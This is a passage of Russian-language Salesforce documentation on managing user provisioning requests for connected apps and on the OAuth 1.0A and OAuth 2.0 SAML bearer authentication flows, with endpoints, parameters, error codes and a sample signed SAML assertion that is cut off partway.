[Создание правил общего доступа к запросу на инициализацию пользователя](#)

[Руководство разработчика Apex](#)

[Создание настраиваемых отчетов по инициализации пользователя для связанных приложений](#)

## Управление запросами на инициализацию пользователя

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

После настройки функции инициализации для связанного приложения система позволяет управлять параметрами и утверждениями для инициализации, деинициализации или обновления отдельных учетных записей.

Ниже перечислены компоненты для управления отдельными запросами и учетными записями.

### Вкладка «Запросы на инициализацию пользователя»

Вкладка «Запросы на инициализацию пользователя» позволяет просматривать сведения и управлять утверждениями для отдельных запросов на инициализацию пользователя. Сведения о запросе на инициализацию пользователя содержат статус запроса и статус утверждения (при необходимости и настройке).

Чтобы просмотреть сведения, включая информацию ниже, щелкните имя нужного недавнего запроса на инициализацию пользователя.

### Операция

Действие для текущего запроса. Ниже перечислены возможные значения.

- Создание
- Чтение
- Обновление
- Деактивация
- Активация
- Заморозка
- Разморозка
- Согласование (сравнение учетной записи Salesforce с учетной записью сторонней системы)
- Связывание (изменение текущего состояния связи)

### Состояние

Значение параметра «Состояние» меняется во время процесса согласования для сбора и сравнения учетных записей сторонней системы с учетными записями Salesforce. Как правило, параметру «Состояние» созданного запроса на инициализацию пользователя задается значение «Новое». При запуске процесса сбора параметру «Состояние» задается значение «Сбор», которое сохраняется до завершения данного процесса. После завершения процесса параметру «Состояние» задается значение «Собрано».

При запуске процесса анализа параметру «Состояние» задается значение «Анализ», которое сохраняется до завершения данного процесса. После завершения процесса параметру «Состояние» задается значение «Проанализировано». При запуске процесса подтверждения параметру «Состояние» задается значение «Подтверждение», а система Salesforce обновляет свойства учетных записей. После завершения данного процесса обновления параметру «Состояние» задается значение «Завершено».

Тем не менее, первое значение параметра «Состояние» может быть другим (не значение «Новое»). Если некоторый настраиваемый процесс инициирует запрос на согласование учетных записей, то первым значением параметра «Состояние» может быть значение «Анализ».

Кроме того, параметру «Состояние» не могут задаваться предыдущие значения. Например, значение «Анализ» параметра «Состояние» должно заменяться значением «Проанализировано», кроме случаев неудачного выполнения активного процесса, когда параметру «Состояние» задается значение «Сбой».

Чтобы просмотреть сведения об учетной записи пользователя, щелкните значение поля «Организация инициализации пользователя». Ниже перечислены поля типа «Раскрывающийся список», значения которых определяют текущее состояние учетной записи.

### Статус

Статус учетной записи в целевой системе. Ниже перечислены допустимые значения.

- Активно
- Деактивировано
- Удалено

### Состояние связи

Состояние текущей связи между учетной записью в организации Salesforce и связанной учетной записью в целевой системе. Ниже перечислены допустимые значения.

- «связано»: изменения учетной записи в организации Salesforce инициируют обновление связанной учетной записи в целевой системе.
- «повторяется»: наличие связанной учетной записи в целевой системе.
- «потеряно»: отсутствие связанной учетной записи в целевой системе.
- «пропущено»: изменения учетной записи в организации Salesforce не влияют на связанную учетную запись в целевой системе.

Чтобы отредактировать данные значения, воспользуйтесь разделом «Учетные записи пользователей» страницы сведений о связанном приложении.

#### Раздел «Учетные записи пользователей» страницы сведений о связанном приложении

Раздел «Учетные записи пользователей» страницы сведений о связанном приложении содержит все учетные записи, найденные и связанные со сторонней службой. Рекомендуем использовать данный раздел для управления состоянием связи со сторонней учетной записью и редактирования сведений, хранящихся в конфигурации учетной записи.

Как правило, система Salesforce управляет состоянием связи с учетной записью сторонней службы. Система Salesforce может находить и связывать учетные записи между организацией Salesforce и сторонней системой во время процесса согласования. Связывание выполняется на основе атрибутов, выбранных в мастере инициализации пользователя.

Установите флажок **«Разрешить мне управление связыванием учетной записи»** *только* при необходимости самостоятельного управления состоянием связи (вместо системы Salesforce).

Ниже перечислены возможные значения поля «Состояние связи».

#### Правила общего доступа к запросам на инициализацию пользователя

При добавлении процессов утверждения в конфигурацию инициализации пользователя рекомендуем задать правила общего доступа, позволяющие другим пользователям или менеджерам просматривать и утверждать запросы на инициализацию пользователя.

Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.

СМ. ТАКЖЕ:

[Инициализация пользователя для связанных приложений](#)

[Настройка инициализации пользователя для связанных приложений](#)

[Создание правил общего доступа к запросу на инициализацию пользователя](#)

## Создание настраиваемых отчетов по инициализации пользователя для связанных приложений

Организации, применяющие инициализацию пользователя для связанных приложений, могут запускать отчеты, возвращающие сведения об инициализации, посредством типов настраиваемых отчетов.

1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
2. Создайте типы настраиваемых отчетов на основе данных объектов и настройте их при необходимости. Разрешите доступность всех полей для составления отчетов. Добавьте каждый отчет в категорию типа отчета «Инициализация пользователя». Введите имя и описание для каждого типа отчета.

| Основной объект                                      | Описание   |
|--|--|
| Организации инициализации пользователя               | Данный объект содержит сведения, которые связывают учетную запись пользователя Salesforce с учетной записью сторонней (целевой) системы (например, Google) для пользователей связанных приложений, поддерживающих инициализацию пользователя Salesforce. |
| Журналы инициализации пользователя                   | Данный объект содержит сообщения, созданные во время процесса инициализации пользователей для сторонних приложений.  |
| Целевые объекты прототипа инициализации пользователя | Данный объект содержит пользовательские данные, подлежащие тестированию перед отправкой данных в стороннюю систему для инициализации пользователя.   |
| Запросы на инициализацию пользователя                | Данный объект содержит сведения об отдельных запросах на инициализацию для каждого пользователя.   |

СМ. ТАКЖЕ:

[Инициализация пользователя для связанных приложений](#)

[Создание типа настраиваемого отчета](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:


- «Изменение всех данных»

## Удаление связанного приложения

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

Чтобы удалить связанное приложение из организации, удалите пакет, содержащий данное приложение.

 **Прим.:** Удаление связанного приложения инициирует удаление маркеров доступа и обновления для всех пользователей приложения. Данное действие позволяет предотвратить дальнейшее использование приложения посредством текущего маркера доступа.

## Терминология по связанным приложениям и протоколу OAuth

## Маркер доступа

Значение, используемое клиентом для получения доступа к защищенным ресурсам от имени пользователя, без указания регистрационных данных этого пользователя в системе Salesforce.

Для OAuth 1.0.A: маркер доступа должен быть заменен кодом сеанса.

Для OAuth 2.0: маркер доступа является кодом сеанса, поэтому может использоваться напрямую.

## Код авторизации

Используется только в протоколе OAuth 2.0 с процессом веб-сервера.

Кратковременный маркер для доступа, предоставленного конечным пользователем.

Код авторизации используется для получения маркера доступа и маркера обновления.

Для OAuth 1.0.A: см. определение «[Маркер запроса](#)».

## URL-адрес обратного вызова

URL-адрес, связанный с клиентским приложением. В зависимости от контекста, данный URL-адрес должен быть реальным и использоваться для перенаправления веб-обозревателя клиента. В остальных случаях URL-адрес фактически не используется; однако клиентское приложение и сервер (определение связанного приложения) должны использовать одинаковое значение. Например, значение, определяющее приложение (<http://МояКомпаниа.МоеПриложение>).

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

## ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»



**Клиент**

Веб-сайт или приложение, использующее протокол OAuth для проверки подлинности пользователя Salesforce и приложения от имени этого пользователя.

**Ключ пользователя**

Значение, используемое клиентом для идентификации в системе Salesforce. В протоколе OAuth 2.0 данному значению соответствует `client_id`.

**Секрет пользователя**

Секрет, используемый клиентом для определения принадлежности ключа пользователя. В протоколе OAuth 2.0 данному значению соответствует `client_secret`.

**Случайное число**

Число (обычно случайное), используемое при проверке подлинности и позволяющее избежать повторного использования одного и того же запроса.

**Маркер обновления**

Используется только в OAuth 2.0. Маркер, используемый клиентом для получения нового маркера доступа (без повторного подтверждения доступа конечным пользователем).

**Маркер запроса**

Значение, используемое клиентом для получения права доступа от пользователя. Это значение должно быть заменено маркером доступа. Маркеры запроса используются только в протоколе OAuth 1.0.A. Для протокола OAuth 2.0 см. определение [«Код авторизации»](#).

**Поставщик услуг**

Веб-приложение, предоставляющее доступ с помощью протокола OAuth. После предоставления удаленного доступа это веб-приложение является экземпляром Salesforce.

**Секрет маркера**

Секрет, используемый клиентом для определения принадлежности конкретного маркера (например, маркера запроса или маркера доступа).

**Пользователь**

Отдельное лицо, зарегистрированное в системе Salesforce.

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

## Проверка подлинности приложений

### Проверка подлинности приложений посредством OAuth

Пользователь, который отправляет запрос на доступ к данным Salesforce из внешнего приложения (со страницы клиента), должен быть проверен системой Salesforce. Согласно стандарту OAuth и задачам, поставленным компанией Salesforce, каждый процесс проверки подлинности должен состоять из нескольких этапов.

Система Salesforce поддерживает процессы проверки подлинности OAuth 1.0A и 2.0.

- **OAuth 1.0.A:** данная версия протокола OAuth подразумевает только один процесс.
- **Веб-сервер OAuth 2.0:** процесс проверки подлинности веб-сервера используется теми приложениями, которые размещены на защищенном сервере. Основная задача данного процесса заключается в защите секрета пользователя на сервере. Во избежание перехвата кода авторизации, рекомендуем также использовать запросы кода и значения верификатора в потоке.
- **Пользователь-агент OAuth 2.0:** процесс проверки подлинности пользователя-агента используется клиентскими приложениями (клиентами), установленными на устройство пользователя. Данный процесс может быть реализован в обозревателе с помощью языка сценариев (например, JavaScript), либо в приложении для рабочего стола или мобильного устройства. Конфиденциальность секрета клиента не гарантируется.
- **Процесс проверки подлинности маркера обновления OAuth 2.0:** клиент, подтвердивший свои права доступа, может использовать маркер обновления для получения нового маркера доступа (кода сеанса). Данный алгоритм выполняется только после получения клиентом маркера обновления посредством процесса веб-сервера или пользователя-агента.
- **Процесс проверки подлинности маркера носителя OAuth 2.0 JWT:** процесс проверки подлинности маркера носителя OAuth 2.0 JWT определяет способ использования JWT для отправки запроса на получение маркера доступа OAuth от системы Salesforce в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к JWT.
- **Процесс утверждения носителя OAuth 2.0 SAML:** процесс утверждения носителя OAuth 2.0 SAML определяет способ использования утверждения SAML для отправки запроса на получение маркера доступа OAuth в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к утверждению SAML.
- **Процесс утверждения SAML:** процесс утверждения SAML является альтернативой для тех организаций, которые используют SAML для доступа к системе Salesforce и нуждаются в таком же доступе к Web Services API. Процесс утверждения SAML может использоваться только в пределах одной организации. Данный процесс утверждения может использоваться без связанного приложения.
- **Имя пользователя и пароль OAuth 2.0:** процесс проверки подлинности имени пользователя и пароля может использоваться в том случае, если клиенту уже доступны регистрационные данные пользователя.



**Внимание:** Данный процесс проверки подлинности OAuth подразумевает взаимную передачу регистрационных данных пользователя. Рекомендуем использовать данный процесс только при необходимости. Данный процесс не поддерживает создание маркеров обновления.

Во всех процессах проверки подлинности: если пользователь, которому предложено авторизовать доступ, щелкает ссылку, указывающую на то, что в настоящее время вход в систему не выполнен, то текущий пользователь выходит из системы, а процесс проверки начинается заново — с проверки подлинности пользователя.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

 **Прим.:** Приложение позволяет входить в систему Salesforce более одного раза (например, с портативного и персонального компьютеров). По умолчанию каждому пользователю доступно пять авторизаций каждого приложения. При превышении ограничения, установленного для организации, предоставление доступа к приложению инициирует отмену наименее востребованного маркера доступа для данного приложения. Новые приложения (по протоколу OAuth 2.0), использующие процесс веб-сервера, автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа. Процесс проверки подлинности пользователя-агента всегда требует утверждения со стороны пользователя.

## Конечные точки OAuth 2.0

Ниже перечислены три основные конечные точки, используемые протоколом OAuth 2.0.

- Авторизация: <https://login.salesforce.com/services/oauth2/authorize>
- Маркер: <https://login.salesforce.com/services/oauth2/token>
- Отмена: <https://login.salesforce.com/services/oauth2/revoke>

Дополнительную информацию об отмене доступа см. в разделе «Отмена маркеров OAuth» на странице 5799.


При использовании безопасной среды компонент `test.salesforce.com` должен заменять компонент `login.salesforce.com`.

## Процесс проверки подлинности OAuth 1.0.A

Описание каждого этапа см. ниже. Протокол OAuth 1.0.A поддерживает только один процесс проверки подлинности.

1. Клиент отправляет [запрос на маркер RequestToken](#). Система Salesforce проверяет запрос и возвращает маркер запроса.
2. Клиент перенаправляет пользователя в систему Salesforce.
3. Система Salesforce [авторизует пользователя](#).
4. Если пользователь авторизован, то клиент отправляет [запрос на маркер AccessToken](#).
5. Система Salesforce проверяет запрос и предоставляет маркер.
6. С помощью маркера пользователь получает доступ к данным посредством [собственного приложения](#) или [Force.com Web Services API](#).
7. Система Salesforce проверяет запрос и предоставляет доступ к данным.

Теперь рассмотрим перечисленные выше этапы более подробно.

 **Совет:** Чтобы использовать связанное приложение в [безопасной среде](#), замените компонент `test.salesforce.com` компонентом `login.salesforce.com` в разделах ниже.

Коды возможных ошибок, возвращаемых системой Salesforce, указаны в разделе «Коды ошибок OAuth 1.0.A» на странице 5771.

## Запрос маркера RequestToken

После отправки запроса в систему Salesforce клиент получает маркер RequestToken в том случае, если отправленный запрос является допустимым. Действия ниже содержат дополнительную информацию для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»


1. Клиентское приложение должно получить доступ к данным Salesforce и отправить запрос по следующему адресу: `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. Ниже приведена структура запроса.
  - Допустимый запрос на маркер RequestToken, содержащий следующие параметры OAuth:
    - `oauth_consumer_key`
    - `oauth_signature_method` (следует использовать HMAC-SHA1)
    - `oauth_signature`
    - `oauth_timestamp`
    - `oauth_nonce`
    - `oauth_version` (необязательный параметр; следует использовать «1.0»)
    - `oauth_callback` (следует использовать одно из следующих значений:
      - URL-адрес, принадлежащий клиенту (например, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`). Обратите внимание, что данный URL-адрес должен содержать `https` или другой протокол. Протокол `http` использоваться не может.
      - `oob` (аббревиатура для фразы `out of band` (механизм передачи данных вне логического канала связи между клиентами)).
  - Подпись на странице 5770, созданная в соответствии со спецификацией OAuth для HMAC-SHA1.
2. Ниже перечислены действия, выполняемые системой Salesforce после получения запроса.
  - Сверяет запрос с собственной копией секрета клиента.
  - Создает ответ, содержащий маркер RequestToken и секрет RequestTokenSecret в теле HTTP в качестве пары «имя-значение».
  - Отправляет ответ клиенту.

Маркер RequestToken действителен только в течение 15 минут, плюс еще три минуты ввиду возможного расхождения по времени на системных часах компьютеров.
3. Клиент перенаправляет пользователя на страницу входа в систему Salesforce.

### Авторизация пользователя

Прежде чем перейти к дальнейшим действиям, система Salesforce должна выполнить проверку подлинности пользователя. Действия ниже содержат дополнительную информацию о процедуре входа для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент перенаправляет пользователя на следующий адрес: `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`, где пользователю предлагается выполнить вход. Данный URL-адрес дополняется соответствующими параметрами запроса GET.
  - `oauth_token` (маркер RequestToken)
  - `oauth_consumer_key`

 **Прим.:** Добавленный параметр `oauth_callback` пропускается системой.
2. Отображается страница «Авторизация удаленного доступа».

3. Если пользователь подтверждает доступ для клиента, то система Salesforce создает маркер AccessToken и секрет AccessTokenSecret.



**Прим.:** Количество параллельных маркеров доступа к приложению, которое может быть предоставлено одному пользователю, ограничено. По умолчанию одному пользователю доступ к одному приложению может быть предоставлен пять раз. В случае превышения установленного для организации ограничения, пользователь будет уведомлен о том, что предоставленный ему доступ к приложению автоматически отменяет доступ к тем маркерам этого приложения, которые дольше всего не использовались.

4. Система Salesforce проверяет URL-адрес обратного вызова (указанный на странице определения связанного приложения или в параметре `oauth_callback` на предыдущем этапе). Выполняется одна из указанных ниже переадресаций.
  - Если параметр `oauth_callback`, заданный в маркере RequestToken, содержит значение `oob`, а поле «URL-адрес обратного вызова» на странице определения связанного приложения содержит допустимое значение, то пользователь перенаправляется на данный URL-адрес.
  - Если параметр `oauth_callback`, заданный в маркере RequestToken, содержит допустимый URL-адрес, то пользователь перенаправляется на данный URL-адрес.
5. Клиент узнает о готовности маркера AccessToken и секрета AccessTokenSecret путем получения маркера проверки от системы Salesforce или кода проверки от конечного пользователя.

### Запрос маркера AccessToken

После проверки пользователя клиент может заменить маркер RequestToken на маркер AccessToken. Действия ниже содержат дополнительную информацию о процедуре замены маркеров для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент отправляет HTTPS-запрос GET или POST по адресу `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`. Запрос должен содержать обязательные параметры.
  - `oauth_consumer_key`
  - `oauth_signature_method`
  - `oauth_signature`
  - `oauth_timestamp`
  - `oauth_token`
  - `oauth_nonce`
  - `oauth_verifier`
  - `oauth_version` (необязательный параметр; следует использовать «1.0»)
2. Ниже перечислены элементы, проверяемые системой Salesforce.
  - Секрет клиента
  - Ключ клиента
  - Подпись
  - Маркер RequestToken (должен использоваться впервые)
  - Временная отметка (не более 15 минут, плюс еще три минуты ввиду возможного расхождения по времени на системных часах компьютеров)
  - Случайное число (должно использоваться впервые)

3. После проверки система Salesforce возвращает маркер AccessToken и секрет AccessTokenSecret в теле ответа HTTP в качестве пары «имя-значение».

Создание параметра **oauth\_signature** для входа в систему

Вход в систему Salesforce может быть выполнен посредством пользовательского интерфейса или интерфейса API. Метод создания параметра `oauth_signature` определяется способом входа в систему.

- Пользовательский интерфейс: необходимо использовать `https://login.salesforce.com`.
- Интерфейс API: необходимо использовать `https://login.salesforce.com/services/OAuth/тип/версия-api`.

Элемент *тип* должен содержать одно из указанных ниже значений.

- u — Partner WSDL
- c — Enterprise WSDL

Например, `https://login.salesforce.com/services/OAuth/u/17.0`.


Доступ к данным Salesforce посредством клиентского приложения

Если клиент получает допустимый маркер AccessToken, то связанное приложение может отправить запрос на доступ к данным Salesforce. Действия ниже содержат дополнительную информацию о процедуре доступа к данным для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент отправляет HTTPS-запрос POST по адресу `https://login.salesforce.com`. Заголовок авторизации должен содержать обязательные параметры.
  - `oauth_consumer_key`
  - `oauth_token`
  - `oauth_signature_method`
  - `oauth_signature`
  - `oauth_timestamp`
  - `oauth_nonce`
  - `oauth_version` (необязательный параметр; следует использовать «1.0»)
2. Система Salesforce проверяет запрос и отправляет клиенту допустимый код сеанса.

Доступ к данным Salesforce посредством API

Если клиент получает допустимый маркер AccessToken, то связанное приложение может отправить запрос на доступ к данным Salesforce посредством Force.com Web Services API.

 **Прим.:** Организация должна иметь доступ к интерфейсу API и связанному приложению. Дополнительную информацию можно получить у представителя компании Salesforce.

Действия ниже содержат дополнительную информацию о процедуре доступа к данным для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент отправляет HTTPS-запрос POST в систему Salesforce.
  - URL-адрес должен использовать следующий формат:  
`https://login.salesforce.com/services/OAuth/тип/версия-api`.

Элемент *тип* должен содержать одно из указанных ниже значений.

- u — Partner WSDL
- c — Enterprise WSDL

Элемент `<версия-аpi>` должен содержать допустимую версию API.

- Ниже перечислены параметры, которые должны использоваться в заголовке авторизации.

- `oauth_consumer_key`
- `oauth_token`
- `oauth_signature_method`
- `oauth_signature`
- `oauth_timestamp`
- `oauth_nonce`
- `oauth_version` (необязательный параметр; следует использовать «1.0»)

2. Система Salesforce проверяет запрос и отправляет клиенту допустимый код сеанса. Ниже перечислены элементы, которые должны использоваться в заголовке ответа.

```
<response>
  <metadataServerUrl>https://na1.salesforce.com/services/Soap/m/17.0/00D300000006qjK
</metadataServerUrl>
  <sandbox>>false</sandbox>
  <serverUrl>https://na1.salesforce.com/services/Soap/u/17.0/00D300000006qjK
</serverUrl>
  <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
    GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGq1YnlROIUs1</sessionId>
</response>
```

СМ. ТАКЖЕ:

[Проверка подлинности приложений посредством OAuth](#)

## Коды ошибок OAuth 1.0.A

Ниже перечислены коды ошибок, которые могут быть возвращены системой Salesforce при использовании [процесса проверки подлинности OAuth 1.0.A](#). В основе возвращаемого кода ошибки используется возникшая ошибка.

| Код ошибки | Ошибка  | Примечания   |
|------------|---|--|
| 1701       | Ошибка: обнаружено воспроизведение случайного варианта. | Случайное число может использоваться только один раз.                          |
| 1702       | Ошибка: не указан параметр ключа потребителя.           |  |
| 1703       | Ошибка: недопустимый маркер доступа.                    |  |
| 1704       | Ошибка: версия не поддерживается.                       | Параметр <code>oauth_version</code> должен содержать значение «1.0».           |
| 1705       | Ошибка: недопустимая отметка времени.                   | В качестве временной отметки должно использоваться одно из следующих значений: |

| Код ошибки | Ошибка  | Примечания  |
|------------|---|---|
|            |   | «отсутствует», «в будущем», «слишком давно» или «недопустимо».  |
| 1706       | Ошибка: недопустимый случайный вариант.                     | Случайное число отсутствует.  |
| 1707       | Ошибка: не указан параметр маркера протокола OAuth.         |   |
| 1708       | Ошибка: недопустимый IP-адрес.                              |   |
| 1709       | Ошибка: недопустимый метод подписи.                         | Маркер RequestToken содержит недопустимый параметр <code>oauth_signature_method</code> .  |
| 1710       | Ошибка: недопустимый URL-адрес обратного вызова.            | Маркер RequestToken содержит недопустимый параметр <code>oauth_callback</code> . Допустимое значение — <code>oob</code> или действительный URL-адрес, использующий <code>https</code> . |
| 1711       | Ошибка: недопустимый верификатор.                           | Маркер AccessToken содержит недопустимый параметр <code>oauth_verifier</code> .   |
| 1712       | Ошибка: превышено ограничение по получению маркера доступа. | Попытка замены маркера RequestToken на маркер AccessToken может быть выполнена не более трех раз.   |
| 1713       | Ошибка: клиент удален.                                      | Приложение для удаленного доступа было удалено из организации Salesforce.   |
| 1716       | Ошибка: отключен API-доступ к протоколу OAuth.              | Для организации не был включен Force.com Web Services API или был отключен API-доступ к протоколу OAuth.  |



## Процесс утверждения носителя OAuth 2.0 SAML

Утверждение SAML — это маркер безопасности XML, генерируемый поставщиком удостоверений и используемый поставщиком услуг для определения темы утверждения в целях безопасности.

Процесс утверждения носителя OAuth 2.0 SAML определяет способ использования утверждения SAML для отправки запроса на получение маркера доступа OAuth в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к утверждению SAML.

Более подробное описание доступно по следующему адресу:

<http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.

### Общие сведения о процессе утверждения носителя OAuth 2.0 SAML

Процесс утверждения носителя OAuth 2.0 SAML аналогичен процессу проверки подлинности маркера обновления внутри OAuth. Утверждение SAML передается на конечную точку маркера OAuth посредством метода POST; конечная точка обрабатывает утверждение и генерирует `access_token` на основе предыдущего утверждения приложения. Обратите внимание, что параметр `refresh_token` может отсутствовать в клиенте, а `client_secret` может не передаваться на конечную точку маркера.

Ниже перечислены основные этапы процесса утверждения носителя OAuth 2.0 SAML.

1. Разработчик создает связанное приложение и регистрирует сертификат X509. Данный сертификат соответствует секретному ключу приложения. Сохранение связанного приложения инициирует создание и назначение параметра «Ключ пользователя» (значение OAuth `client_id`) приложению.
2. [Разработчик создает приложение, которое генерирует утверждение SAML](#), и подписывает его секретным ключом.
3. [Утверждение передается посредством метода POST на конечную точку маркера `https://login.salesforce.com/services/oauth2/token`](#).
4. Конечная точка маркера проверяет подпись с помощью сертификата, зарегистрированного разработчиком.
5. Конечная точка маркера проверяет параметры Audience, Issuer и Subject, а также действительность утверждения.
6. Если утверждение действительно, а приложение авторизовано пользователем или администратором, то система Salesforce [создает `access\_token`](#).



**Прим.:** Данный процесс не поддерживает создание `refresh_token`.

### Создание утверждения носителя SAML

Ниже перечислены правила, которыми должны руководствоваться разработчики для создания действительных утверждений носителя SAML.

- Параметр Issuer должен содержать значение OAuth `client_id` или связанное приложение, сертификат которого зарегистрирован разработчиком.
- Параметр Audience должен содержать адрес `https://login.salesforce.com` или `https://test.salesforce.com`.
- Параметр Recipient должен содержать адрес `https://login.salesforce.com/services/oauth2/token` или `https://test.salesforce.com/services/oauth2/token`.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

- Параметр Subject NameID должен содержать имя нужного пользователя Salesforce.
- Утверждение должно быть подписано согласно [спецификации XML Signature](#) посредством RSA и SHA-1 или SHA-256.
- Утверждение SAML должно соответствовать общим правилам оформления, доступным по следующему адресу: <http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.
- Утверждение, передаваемое на конечную точку маркера посредством метода POST, должно быть зашифровано в base64url, согласно следующим правилам: <http://tools.ietf.org/html/rfc4648#page-7>

Ниже приведен пример утверждения.

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOASTC92
4qSUiUeEDcuGV4tmAxyo_fv8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
      <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
      <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
        <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
          <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
          </ds:Transform>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
          <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
          </ds:Reference>
        </ds:SignedInfo>
        <ds:SignatureValue>
XV01FJrkhJykGYQbIs0JBFEHdt4pe2gBgItcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6W0mxWtIQc4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Lyli28o4aCXQQ=
          </ds:SignatureValue>
          <ds:KeyInfo>
            <ds:X509Data>
              <ds:X509Certificate>
MIIC0zCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTA1VMTQswCQYD
VQQIEwJDQTEWMBQGAlUEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UEC3ME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMmB4XDA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCMVVMxMzAJBgNVBAgTAkNBMRYwFAyDVQoHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
